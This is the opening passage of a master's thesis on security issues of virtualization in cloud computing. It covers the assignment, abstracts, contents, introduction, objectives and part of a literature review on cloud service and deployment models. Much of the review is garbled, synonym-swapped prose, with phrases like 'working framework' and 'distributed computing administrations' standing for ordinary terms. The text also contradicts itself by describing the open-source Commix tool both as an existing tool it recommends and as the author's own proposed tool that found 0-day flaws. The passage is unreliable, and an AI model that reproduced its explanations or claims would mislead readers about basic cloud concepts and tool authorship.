Czech University of Life Sciences Prague

Faculty of Economics and Management

Department of Information Engineering

ČESKÁ
ZEMĚDĚLSKÁ
UNIVERZITA V PRAZE

Master's Thesis

Security issues of virtualization in cloud computing environments

Mayank Mehta

CZECH UNIVERSITY OF LIFE SCIENCES PRAGUE

Faculty of Economics and Management

DIPLOMA THESIS ASSIGNMENT

Mayank Jayantibhai Mehta, BSc

Systems Engineering and
InformaticsInformatics

Thesis title

Security issues of virtualization in cloud computing environments

Objectives of thesis

The main objectives of this thesis is to analyze the security challenges of virtualizations process.

The partial goals of this thesis are:
- To create an overview of the current security issues, cloud computing environments and principles ofvirtualization based on a literature review.
- Identify and analyze the methods of easing security challenges.
- Prepare recommendation to increasing the level of safety of cloud and virtualization systems.

Methodology

Methods/ Statistical Analysis: The thesis will be based on a study of scientific and professional literature. In a literature review, there will be a summary of the currently available knowledge about a security issue in cloud virtualization environments. Additionally, there will be used inclusion and exclusion options to evaluate the research. To conduct this method, I will run through three steps such as planning, conducting, and reporting. This method is mainly based on the collection of primary studies and the gathering of security vulnerability data The thesis is divided into three major categories like The first part will contain the theoretical background and address the literature review It will explain the current knowledge of security issues of virtualization and cloud system. the second part will contain a practical part here the implementation of practical security vulnerabilities case study showing, which is a key part of the thesis. The final part will contain the conclusion which is learned and how to secure the cloud and virtual machine system and whatare the mitigation techniques used for the security.

The proposed extent of the thesis

60 – 80 pages

Keywords

Computing, Virtualization Technology, Security Challenges, vulnerabilities.

Recommended information sources

1. Privacy and Security Challenges in Cloud Computing: T. Ananth Kumar, T. S. Arun Samuel, R. Dinesh Jackson Samuel · 2022 Enhanced Hybrid and Highly secure crypto system for Mitigating security issues in cloud computing environments Hamid ali abed AL-Asadi and Amer S. Elameer pp (13) 257
2. Cloud Computing and Virtualization Dac-Nhuong Le, Raghvendra Kumar, Gia Nhu Nguyen · 2018 Livemigration security in cloud?, 53 (4) pp 4.1, 4.2, 4.6 53 – 68
3. Kaur, A., 2017. A Study Of Cloud Computing Based On Virtualization And Security Threats. International Journal of Computer Sciences and Engineering, 5(9).
4. Mishra, P., Varadharajan, V., Pilli, E. and Tupakula, U., 2018. VMGuard: A VMI-based Security Architecture for Intrusion Detection in Cloud Environment. IEEE Transactions on Cloud Computing,pp.1-1.
5. Prathyusha, D. and Govinda, K., 2019. Securing virtual machines from DDoS attacks using hash-baseddetection techniques. Multiagent and Grid Systems, 15(2), pp.121-135.

Expected date of thesis defence

2022/23 WS – FEM

The Diploma Thesis Supervisor

doc. Ing. Jan Tyrychtr, Ph.D.

Supervising department

Department of Information Engineering

Prague on 29. 11. 2022

Declaration

I declare that I have worked on my master's thesis titled "Security issues of virtualization in cloud computing environments" by myself and I have used only the sources mentioned at the end of the thesis. As the author of the master's thesis, I declare that the thesis does not break any copyrights.

In Prague 2022

Acknowledgement

I would like to thank you to doc. Ing. Jan Tyrychtr, Ph.D. Czech University of Life science Prague, Department of Information Engineering I am very much thankful for their guidance and support during work on my thesis study research.

I am also thankful to my family who helped me a lot for my education and for their support.

Abstraktní

Výpočetní technika v cloudu je relativně nová technologie, která byla vyvinuta s cílem uspokojit požadavky podniků, snížit náklady a vyřešit problémy se správou IT. Cloud computing je závislý na mnoha aplikacích, jako je virtualizace, ale také zdědí bezpečnostní problémy, které s takovými aplikacemi přicházejí. Architektura virtualizace nabízí platformu, která je výkonná a integrovaná pro konstrukci systémů. Použití virtualizace závisí na vrstvě softwaru pro zapouzdření známé jako monitor virtuálního stroje nebo hypervizor. Tento software nabízí vstupy a výstupy operačnímu systému a současně jej obklopuje. V důsledku komplikované povahy základní cloudové infrastruktury se cloudová prostředí potýkají s celou řadou problémů, včetně kybernetických útoků, rootkitů, instancí malwaru a nesprávných konfigurací, které se všechny představují jako vážné hrozby pro cloudová prostředí. Kvůli těmto nebezpečím byla znatelně zasažena celková důvěryhodnost cloudu, stejně jako jeho spolehlivost a dostupnost. Účinky útoků typu command injection se mohou pohybovat od ztráty soukromí a integrity dat až po neoprávněný vzdálený přístup k počítačovému systému, který je hostitelem aplikace, která je citlivá. Tento výzkum diplomové práce si klade za cíl toto vakuum vyřešit doporučením open-source nástroje nazvaného commix, který automatizuje proces hledání a využívání problémů vkládání příkazů ve webových aplikacích. Jeho název pochází ze zkratky pro „command injection mix“ (Command Injection Exploitation). Tento nástroj nabízí podporu pro širokou škálu funkcí, což mu umožňuje pokrýt různé případy zneužití. Kromě toho může Commix s vysokou mírou přesnosti určit, zda je webová aplikace náchylná k útokům injekce příkazů. Byly provedeny experimenty, aby se ukázalo, jak je prostředí zranitelné, a výsledky ukázaly, že navrhovaný přístup činí prostředí mnohem méně zranitelným než jiné možnosti.

Abstract

Computing in the cloud is a relatively new technology that was developed to satisfy the requirements of businesses, cut costs, and resolve issues with IT management. Cloud computing is dependent on numerous applications, such as virtualization, but it also inherits the security issues that come along with such applications. The architecture of virtualization offers a platform that is both powerful and integrated for the construction of systems. The use of virtualization is dependent on the layer of encapsulation software known as the virtual machine monitor, or hypervisor. This software offers inputs and outputs to the operating system while simultaneously surrounding it. As a result of the complicated nature of the underlying cloud infrastructure, cloud environments are confronted with a significant variety of issues, including cyberattacks, root-kits, malware instances, and misconfigurations, all of which present themselves as serious threats to cloud environments. Because of these dangers, the cloud's overall trustworthiness, as well as its reliability and accessibility, have taken a noticeable hit. The effects of a command injection attacks can range from a loss of data privacy and integrity to unauthorised remote access to the computer system that is hosting the application that is susceptible. This thesis research aims to solve this vacuum by recommending an open-source tool called commix that automates the process of finding and exploiting command injection problems in web applications. Its name comes from the acronym for "command injection mix" (Command Injection Exploitation). This tool offers support for a wide range of functions, which enables it to cover a variety of exploitative use cases. In addition, Commix can determine, with a high degree of accuracy, whether a web application is susceptible to command injection attacks. Experiments were done to show how vulnerable the environment is, and the results showed that the proposed approach makes the environment much less vulnerable than other options.

Table of content

Table of figure 10
1 **Introduction** 11
1.1 Problem Statement 13
1.2 Motivation 14
2 **Objectives and Methodology** 15
2.1 Research Objective 15
2.2 Methodologies 16
3 **Literature Review** 17
3.1 Background: 19
3.2 Security threats of Virtualized Environment 20
3.3 Cloud Computing 21
3.4 Benefits of cloud computing Some common benefits of cloud computing 22
3.5 Cloud Computing: Service models 22
3.6 Types of Cloud Deployment Model 26
3.7 Importance of security in cloud computing: 29
3.8 The Advantages of Virtualization in Cloud Computing 30
3.9 Issues of security challenges of virtualization in cloud computing environments 31
3.9.1 Weak authentication and session management: 32
3.9.2 Incorrect VM isolation: 32
3.9.3 Insecure VM migration/mobility: 33
3.9.4 Lack of reliability and availability of service: 33
3.9.5 VM image sharing: 33
3.9.6 VM diversity: 34
3.10 Countermeasures for virtualization security problems in cloud computing 34
3.11 Security threats to virtualization in cloud computing 35
3.11.1 Virtualization Characteristics-Related Issues: 38
3.12 Command Injection Introduction 40
3.13 Command injection vulnerabilities 40
3.13.1 COMMIX Tool 42
3.13.2 Reducing false positives : 44

3.13.3 Salient features of Commix tool 45
4 **Practical Part** 48
4.1 Workflow of command injection system: 53
4.2 Creating Meterpreter session payload 55
5 **Result and Discussions** 59
5.1 First set of experiments: applications for the virtual-lab 59
5.2 Limitations and future scope 66
6 **Conclusions** 67
7 **References** 68

Table of figure

Figure 1: Virtualization Model..17
Figure 2 :Type1 (hosted) vs. bare-metal (Type 2) architecture..18
Figure 3:Service Models of Cloud 23
Figure 4: Cloud computing deployment model..25
Figure 5: Public cloud...26
Figure 6: : Private cloud 27
Figure 7: Hybrid cloud...28
Figure 8: community cloud..28
Figure 9: Virtual Security...37
Figure 10: Overview of Command injection attacks 41
Figure 11: Proposed architecture of Commix..42
Figure 12 : The "IP" is confirmed by means of a regular expression..................................46
Figure 13: Listing directory files in the Apache vulnerable package data...........................48
Figure 14: Apache module configuration parameter..50
Figure 15: php.ini file content...51
Figure 16: Commix command injection...52
Figure 17: Reverse shell access permission 52
Figure 18: Reverse shell access and output of the listing file..53
Figure 19: Command injection attack...54
Figure 20: Command injection attack...55
Figure 21: php reverse shell session creation. 56
Figure 22: php reverse shell session system. 56
Figure 23: php reverse shell session command 57
Figure 24: browser connection check...57
Figure 25: reverse shell connection terminal access. 58

1 Introduction

As its technology and concept mature, cloud computing also matures and gains in popularity. In addition, an increasing number of service providers recognize the numerous benefits of technology pertaining to cloud computing (CC). It has garnered a lot of attention and has made progress quite quickly as a new model for commercial service. Cloud computing gives users access to scalable, reliable, and high-performance resources over the Internet. The infrastructure of the cloud is not a single, dedicated system. Instead, it is made up of many different systems that are linked together.

Cloud computing is based on virtualization technology, and thus the level of Virtualization Security in cloud computing is an important part of making sure that the growth of cloud computing is safe and well-organized. Assessing and removing vulnerabilities are crucial. The underlying principle that supports such security problems, as to what causes them to emerge in the system, what flaws must be corrected for the system to be independent of such security breaches, and what recommendations can be devised for these vulnerabilities to reduce the risk of these vulnerabilities in the long run, and adequately more, has become essential.

The development of virtualization technology over the course of the last decade has made it possible to implement and take advantage of the cloud method. However, the most significant drawback of virtual machines is that they were initially developed as a method for simply migrating data and applications from physically deployed services to images that are smaller and easier to maintain. Each and every VM really runs its very own complete version of the operating system together with the numerous libraries that are required by the application. When compared to just hosting several services as distinct processes on a single piece of bare metal, this method increases the amount of RAM, CPU, and storage that is used.

Alternatively, the technique known as containerization is designed to take the place of hypervisors and virtual machines (VMs). Containers may be deployed (and deprovisioned) in a matter of seconds, and they make more efficient use of resources, which allows them to achieve a significantly higher application density than virtualization. Because of this, using containers is far more convenient than using virtual machines.

Within the scope of this research study, I investigated numerous facets of virtualization, analysed the influence they have on security, and discussed potential future directions. In particular, I present a technological foundation for the most widely used virtualization tools in order to highlight capabilities, advantages, and potential security problems, with an emphasis on the application of these tools to the cloud. Further, Injection of code, often known as code injection, is a broad term for assaults that consist of injecting code, which is then executed by an application that is susceptible to attack. There are many different kinds of code injection attacks, such as command injections, SQL injections (SQL Injection | OWASP Foundation, n.d.), Cross-Site Scripting injections, XPath injections, and LDAP injections. Some of the more common types of code injection attacks are included here. However, I have only discuss attacks that include command injection, and I referred to these types of assaults as "command injections." Because this kind of assault happens when the programme invokes the operating system shell, it is often referred to as "shell command injections" or "Operating system command injections" in the literature. These terms are also used interchangeably (shell commands on Unix-based systems, command prompt shell on Windows). The scientific community has not paid a lot of attention to command injections despite the fact that they are very common and can have a significant impact. Command Injection Exploiter is the name of the tool (Commix) that this research proposes can be used to automate the process of detecting and exploiting command injection problems in web applications. This research is an attempt to address this gap in the market (Commix). To be more explicit, I begin by defining and analysing command injections based on real-world code examples, and then I have demonstrated several different attack paths that exploit this vulnerability.

1.1 Problem Statement

The widespread use of cloud computing and fully digitalized systems is the most prominent example of a recent trend in business that has been adopted by a variety of companies in the present day. However, many of the firms that are putting cloud computing solutions into place are typically uninformed of the possible risks that may be catastrophic in the event that an attacker is successful in breaching the system. In today's day and age, the majority of companies are embracing cloud computing with inadequate levels of both physical and logical security. In order to address these issues, companies need to be aware of the possible risks posed by their networks and put protective measures into place.

Code Injection is an umbrella term for several forms of attacks that include inserting code into a vulnerable programme, which ultimately results in the application running the code that was provided. Injections of commands are common in any application, regardless of the operating system that serves as the application's host or the programming language that was used to construct the application itself. This is true regardless of the programming language that was used to construct the application. As a direct consequence of this, they can now be found in online applications that are hosted on web servers, in addition to the web-based control interface of networking equipment. While other types of code injection, such as SQL injections, are not essential in the Internet of Things (IoT) since these devices do not have a database, command injections are quite prevalent in the IoT. In contrast, SQL injections are not important in the Internet of Things (IoT). In fact, command injections are everywhere in the IoT. In addition, it is important to remember that the majority of IoT devices do not have a patching process to correct flaws and openings in their security. That is to say, there is no automatic mechanism, and often not even a manual procedure, to update the susceptible software. This means that insecure Internet of Things devices may continue to be at risk forever after a command injection vulnerability has been found.

1.2 Motivation

Customers are concerned about cloud computing's level of security as one of the primary factors influencing their decision to adopt the technology and transition away from traditional computing in favour of cloud computing. Users give up their ability to exercise direct physical control over their data and networks when they outsource the task of storing such data on faraway servers and instead delegate that authority to cloud service providers. Despite the fact that servers are powerful and trustworthy in comparison to the processing power and reliability of users, the cloud is still under attack from a variety of threats that can exploit cloud vulnerabilities to cause damage. These risks could put at risk the availability of data as well as the confidentiality of data by taking advantage of the network channel or by elevating their privilege level.

2 Objectives and Methodology

2.1 Research Objective.

The following particular goals are being achieved by this process:

1) To create an overview of the current security issues, cloud computing environments and principles of virtualization based on a literature review.

2) Identify and analyze the methods of easing security challenges.

3) Prepare recommendation to increasing the level of safety of cloud and virtualization systems.

4) To undertake a review of command injection attacks and provide a collection of prior works proposing methods for mitigating all sorts of code injection attacks. And a present a collection of previous works that propose mitigation strategies for SQL injection attacks.

5) To develop an academic description of command injections, along with a classification scheme and an in-depth examination of command injections using real-world examples, with the goal of achieving a greater comprehension of this type of code injection. to provide additional information on blind command injection attacks and to provide a method for blind command injections that have not been seen before.

6) The purpose of this thesis research is to demonstrate, examine, and evaluate our suggested tool (Commix), which is intended to automatically detect and exploit command injection vulnerabilities. In order to evaluate how useful, the suggested tool is, a number of security audits were carried out. As a result of these audits, 0-day command injection vulnerabilities were found in a variety of applications that handle input data in a way that is not secure.

2.2 Methodologies

Methods/ Statistical Analysis: The diploma thesis is based on a study of scientific and professional literature. In a literature review, there is a summary of the currently available knowledge about security issue in cloud virtualization environments. Additionally, there is used inclusion and exclusion options to evaluate the research. To conduct this method, I will run through three steps such as planning, conducting, and reporting. This method is mainly based on collection of primary studies and gathering of their data. At the end of the thesis there is synthesis of all gained knowledge to the Result. Modern author have discovered that Virtualization is a fundamental technology for cloud computing, and for this reason, any cloud vulnerabilities and threats affect virtualization. In this research, the systematic literature review is performed to explored the vulnerabilities and risks of virtualization in cloud computing and to identify threats, and attacks resulting from those vulnerabilities. Furthermore, author discovered and presents the new approach to effective mitigation techniques that are used to protect, secure, and manage virtualization environments.

Findings: Thirty vulnerabilities are identified, explained, and classified into six proposed classes. Furthermore, fifteen main virtualization threats and attacks are defined according to exploited vulnerabilities in a cloud environment.

Application/Improvements: A set of common mitigation solutions are recognized and discovered to alleviate the virtualization security risks. These reviewed techniques are analyzed and evaluated according to five specified security criteria.

Platform used: During the research thesis author has used two Linux OS machine system to exploit the vulnerabilities for Apache web server. one machine is used for the attacker machine, and which is used kali Linux OS and the second one is Ubuntu Linux which is used for the victim machine, though this attack author has discovered the vulnerable weak points of the system and identify the how to mitigate for Apache web server and system.

3 Literature Review

Virtualization is the process of dividing a system into many logical computers, each of which may run its own operating system. Additionally, the apps may operate in various locations without interfering with one another, resulting in a huge increase in the machine's overall productivity. The VMM software serves as a form of middle layer software that is executed in between the operating system and the physical server. This software is known as the virtualization core software. It is equipped with a real physical server interface that provides access to the CPUs, RAM memory disc, and network card. In addition to acting as an interface to the underlying hardware, the Virtual Machine Monitor (VMM) is responsible for providing security for all of the virtual machines. Therefore, when the server starts up and runs the Virtual Machine Manager (VMM), it instals all of the virtual machine clients' operating systems and allocates sufficient amounts of RAM, CPU, network, and disc space to each virtual machine.space. figure 1 depicts the virtualization model.




Figure 1: Virtualization Model

Source: (Chen, 2020)

Virtualization is an innovative technique that is networking in the information technology sector. It provides a wide range of logical content on a single server. improved the use of technology for organizations and people by expanding the number of tasks that a single system could perform. Application efficiency has risen. The machine, A virtual computer may give two significant advantages: resource sharing and isolation. Traditionally, the physical machine has been responsible for allocating all available resources to all programmes that are currently running on the computer. This practise has traditionally led to resource waste in areas like memory and storage space. However, in a virtual environment, the resources are fragmented over numerous virtual machines (VMs) and utilised only on demand. The failure of one virtual machine has no influence on the speed or reliability of other virtual machines operating on the same host. Due to the virtual environment, VMs may keep data separate from other VMs; for example, an application running in one VM cannot see applications running in other VMs. Virtualization is utilized, among several other things, to meet customer needs for security, control, economy, scalability, and speed. It may influence the selection of a cloud service provider. Cloud computing with high performance. Additionally, it allows cloud users to swiftly activate and deactivate their resources, which could be advantageous in some workloads. (Chen, 2020)

virtualization systems is a world-wide technology that focuses on the trust of explicit virtual devices like a working framework, network resources, servers, and additional space. Demonstrating application execution The Sixteenth International Symposium on High-Performance Computer Architecture, in a virtualized environment,HPCA-16 2010, was held in 2010 EEE. As a rule, virtualization is supported by a hypervisor. The hypervisor separates working frameworks and developments from framework infrastructure, though the host can run a few VMs as guests that share the framework's actual resources like processors, memory, network transfer speed, etc. figure 2 depicts two types of virtualization systems: hosted and bare metal systems.




Figure 2 :Type1 (hosted) vs. bare-metal (Type 2) architecture

Source: (profsandhu, 2014)

In a simplified design, a significant operating system (OS) is introduced on the host framework first, followed by the launch of a hypervisor or VM screen program on top of the OS. This OS-based design totally permits the user to work with a few guest OSs or virtual machines (VMs) introduced on the equipment. Simplified virtualization design is easy to assemble and is more capable for user interface design development, running inheritance developments, and supporting various working frameworks. Be that as it may, in light of the fact that the working framework controls the virtual machines directly, it has unsatisfactory open problems. Subsequently, it becomes simpler for an attacker to introduce malignant or DoS attacks into the working framework. The total virtualization framework can be affected, and the attacker can deal with every single virtual machine and later damage them. The hypervisor runs directly on the host machine in the following strategy: VMs and upper layer programs are set over the hypervisor, very much like in a facilitated design. The distributed computing environment can be virtualized at every level of distributed computing administration. This includes IaaS resources like virtualized capacity, systems administration, and servers; PaaS resources like virtualized datasets and advanced environments; and any product application cases. discussed about the quick extension of distributed computing and virtualization innovation and cloud fundamentals and presented a large number of security problems. The motivation behind this exploration is to distinguish the primary issues and security chances related to virtualization in distributed computing backgrounds. They also analyzed the moderation approaches for expanding the security of cloud virtualization frameworks. The rest of the work is organized as follows. The technique utilized in this examination is portrayed in the accompanying segment. The third segment gives an outline of secure vulnerabilities and weaknesses. Then, we look at the virtual environment's security vulnerabilities. Last, some of the plans and solutions to reduce risks and attacks that were suggested by the review of the literature are explained. (Kunze, 2018)

3.1 Background:

Need of virtualization

There are several reasons for wanting to virtualize resources The five most common clarifications are as per the following:

Sharing: When a resource turns out to be excessively huge for a private user, it is attractive to separate it into various virtual things, similarly with the current multi-centre CPUs. Each central processing unit (CPU) runs many virtual machines (VMs), and each machine is usually used by a different user.

Confinement: Because a few users sharing a resource may distrust each other, it is important to give users privacy. User abuse of a single virtual component should not be capable of screening or disrupting the actions of other users. This could apply regardless of whether the users are from a similar association, in light of the fact that different divisions inside the association might contain information that is secret to the office.

Conglomeration: If the resource is just excessively small, it is feasible to make a larger than average virtual resource that has the capacity to be an enormous resource. This is normal in an environment where an enormous number of modestly untrustworthy drives are used as frequently as possible to generate a enormously trustworthy drive.

Basics: Typically, resources should be changed quickly because of user quality, and a technique to allot the resources rapidly is required. This might be easier to achieve with virtual resources than with genuine resources.

Simplicity of the devices: The last and most significant justification behind virtualization is that it is easy to make due. Virtual devices are simpler to keep up with in light of the fact that they are programming based and uncover homogenized and identical regular and even interfaces via standard concepts.

3.2 Security threats of Virtualized Environment

Confidentiality: It is the use of secret or private to ensure that the network traffic and business user data in a virtualization and environmental cloud system is something that has to be done and protected from unauthorized access while in transit, acting at rest, or at rest.

Integrity: It is used in that honest and fair and the state of being complete or while systems know to guarantee that the organization's traffic and development business user information in a virtual environment can't be changed by making it change a few pieces of something while not changing different parts, harmed, or erased by unapproved access.

Accessibility: To make sure that business traffic and a long-explicit way of any business user's information and services are available to approved users when they need them.

Verification : A cycle that ensures an authorized user's identification and occurs when someone names a person or item.

Authorization: This makes sure that the authorized user has the rights and permissions they need to do certain tasks.

Accountability: We must guarantee that appropriate review trails and checks are set up to screen the approved users' access choices.

3.3 Cloud Computing

Defining the idea of distributed computing Distributed computing is described as follows by the National Institute of Standards and Technology (NIST): "Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (such as networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction." A computer in the cloud refers to a model that enables ubiquitous, easy, and on-demand network access to a shared pool of programmable computing resources. This definition demonstrates explicitly that CC guides in the decrease of an association's spending on resources, the executives, as well as the user's cost of keeping up with programming or equipment. Whenever the weight of overseeing and keeping up with programming and equipment is diminished, the organization's investment and energy spent on framework the board is decreased, and the time kept can be used for innovation. This helps users. and associations since it saves time as well as further develops organization execution by decreasing time spent on groundwork.

3.4 Benefits of cloud computing Some common benefits of cloud computing

Reduced Cost: Because cloud innovation is presented steadily (bit by bit), ventures set aside cash by and large.

Expanded Storage: Compared to private PC frameworks, monstrous volumes of information might be put away.

Adaptability: When contrasted with customary processing, which draws near, distributed computing empowers the re-appropriating of a full hierarchical fragment or a piece of it.

More noteworthy adaptability: Unlike traditional frameworks, data can be accessed whenever and wherever it is required (rather than storing information in PCs and accessing it only when close to it).

Change in the IT center: Instead of worrying about support concerns such as software upgrades or PC troubles, companies are able to put their focus on innovation instead, which means they can concentrate on building new product methodologies.

These benefits of distributed computing have aroused the curiosity of the data and innovation local area (ITC). As indicated by an ITC survey conducted in 2018 and 2019, many firms and people are perceiving that CC is ending up advantageous when contrasted with conventional registration approaches.

3.5 Cloud Computing: Service models

cloud computing might be available through an collection of management models These are planned to have explicit features and to address the issues of the association. This takes into consideration the choice and customization of the most appropriate service for the requirements of an organisation. As shown in figure 3.3, some of the most prevalent distinctions in distributed computing environments include programming as a service (SaaS), platform as a service (PaaS), infrastructure as a service (IaaS), hardware as a service (HaaS), and identity data storage as a service (IDaaS) are examples of common distinctions in distributed computing administrations (DaaS), Identity data storage as a service (IDaaS) is another common distinction.

Software as a Service (SaaS): In the figure3 scenario, the service provider makes it possible for customers to utilise one or more applications that are built on cloud technology. These applications are designed to work with a wide range of thin-client interfaces, one example of which being a web browser. The user of this service is exempt from all obligations regarding the upkeep,

management, or control of the cloud infrastructure that underpins the service (i.e., network, operating systems, storage, etc.). Two examples of software as a service cloud are Salesforce and NetSuite.




Figure 3:Service Models of Cloud

Source: (Vacca, September, 2020)

Platform as a Service (PaaS): It refers to a model in which a service provider makes available to users the resources necessary to install applications that they have either built themselves or purchased elsewhere on a cloud-based infrastructure. A user who makes use of this service has control over the apps that have been deployed and the environment in which they are hosted, but they do not have control over the infrastructure, which includes things like the network, storage, servers, and operating systems. Google App Engine, Microsoft Azure, and Heroku are all examples of clouds that fall within the PaaS category.

Infrastructure as a Service (IaaS) : This gives the user the authority to control processes and to manage storage, networks, and other essential computing resources. These capabilities are helpful for managing software, and this can include operating systems and applications. The user has control over the operating system, storage, and applications that have been deployed, as well as maybe some restricted control over selected networking components, when they make use of this form of service. The Eucalyptus OpenSource Cloud-computing System, sometimes known as Eucalyptus, is an example of an IaaS cloud. Other examples of IaaS clouds include Amazon EC2, Rackspace, and Nimbus.

Hardware as a Service (HaaS): The licensing or leasing business models are the same as the Hardware as a Service paradigm. Rather than buying the hardware, the consumer pays for the services it provides. In other words, rather than owning the underlying gear, the consumer pays for the value given by the service. Instead of purchasing IT resources, firms can lease them from a service provider. It offers them an advantage over their competitors in terms of having access to cutting-edge technology at a low cost. (HaaS). HaaS is provided by Amazon Elastic Compute Cloud (EC2), IBM's Softlayer Cloud Project, Nimbus, and Eucalyptus, which are all examples of clouds that provide HaaS.

Identity Data as a Service (IDaaS): It is a type of assistance that is mostly directed toward third-party specialist businesses that provide personality and access control features (including the life cycle of clients and the sign-on procedure). This can be combined with a wide variety of other services (programming, staging, or foundation services), in addition to public and private cloud computing environments. Examples of IDaaS services that make identity and access management simple and inexpensive for businesses to implement include single sign-on (SSO), multi-factor authentication (MFA), and directory services. These services are referred to collectively as single sign-on (SSO) and multi-factor authentication (MFA).

Data Storage as a Service (DaaS): The customer is only charged for the quantity of data storage that is necessary for their specific needs thanks to this service. This support creates a unique cloud that is capable of providing assistance in its own right. Customers in this category include Amazon S3, Google Bigtable, Apache Hbase, and a number of other services that operate in a similar manner and are examples of customers in this category.

Security as a Service (SaaS): It refers to an administration that gives consumers the ability to create their own security plans and risk management systems. Users of cloud computing services should be aware of the infrastructure that assumes risk in cloud administration, evaluate it, monitor it, and concentrate on it. (Vacca, September, 2020)

Any Service as a Subscription (XaaS): This is a broader perspective to have while describing administrative protocols and procedures. These administrations could be of any kind, and the letter 'X' in XaaS could stand for programming, equipment, foundation, information, business, information technology, security, checking, and so on. Currently, new models of assistance are being developed. A number of different administrations, including IT as a Service (ITaaS), Cloud as a Service (CaaS), Management as a Service (MaaS), and others, are discussed in the section. Computing in the cloud: several deployment models The most widely used service models are software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS). These supervisions can be implemented on at least one organisation type, such as a public cloud, private cloud, hybrid cloud, or community cloud, in order to take advantage of the benefits that cloud computing has to offer. Each and every one of these organisational models is illustrated below in the same manner as shown in figure 4.




Figure 4: Cloud computing deployment model

Source: (Roy, 2020)

3.6 Types of Cloud Deployment Model

Public Cloud: it optimizes access to systems and services for the public at large. All physical resources are considered the property of a third party, which is the cloud service provider. It offers several advantages, such as scalability, flexibility, and geographical independence, among others. For a larger company, this is not the best option. These clouds, on the other hand, are suitable for both medium-sized and small businesses. In comparison to other cloud models, it provides less security because all users have public access to all resources as depicted in figure5.

Google
Microsoft Azure
Public Cloud
amazon web services
vmware
hp
intel

Figure 5: Public cloud

Source: (Roy, Cloud_Computing_Architecture, 2020)

Private Cloud: The Private Cloud model is proposed within a single business. This cloud architecture offers greater security than other cloud models since only authorized users may access the organization's system. This strategy is suitable for businesses where security is a top priority. It might be managed by a third-party or by the organization itself. The key advantages of the private cloud model are cost effectiveness, high security and privacy, more control, and reliability. The key issue with this cloud approach is that it has certain problems with worldwide deployment as depicted in figure 6.




Figure 6: : Private cloud

Source: (Roy, Cloud_Computing_Architecture, 2020)

Hybrid cloud: The architecture that connects public and private clouds is referred to as a hybrid cloud paradigm. At the same time, it provides the capability of numerous deployment models. Due to the fact that the hybrid cloud's private and public sections are linked, they remain separate entities. All of the issues with the two infrastructures are the responsibility of the application and operations teams. The advantages of a hybrid cloud are flexibility, security, scalability, and cost effectiveness as depicted in figure 7.




Figure 7: Hybrid cloud

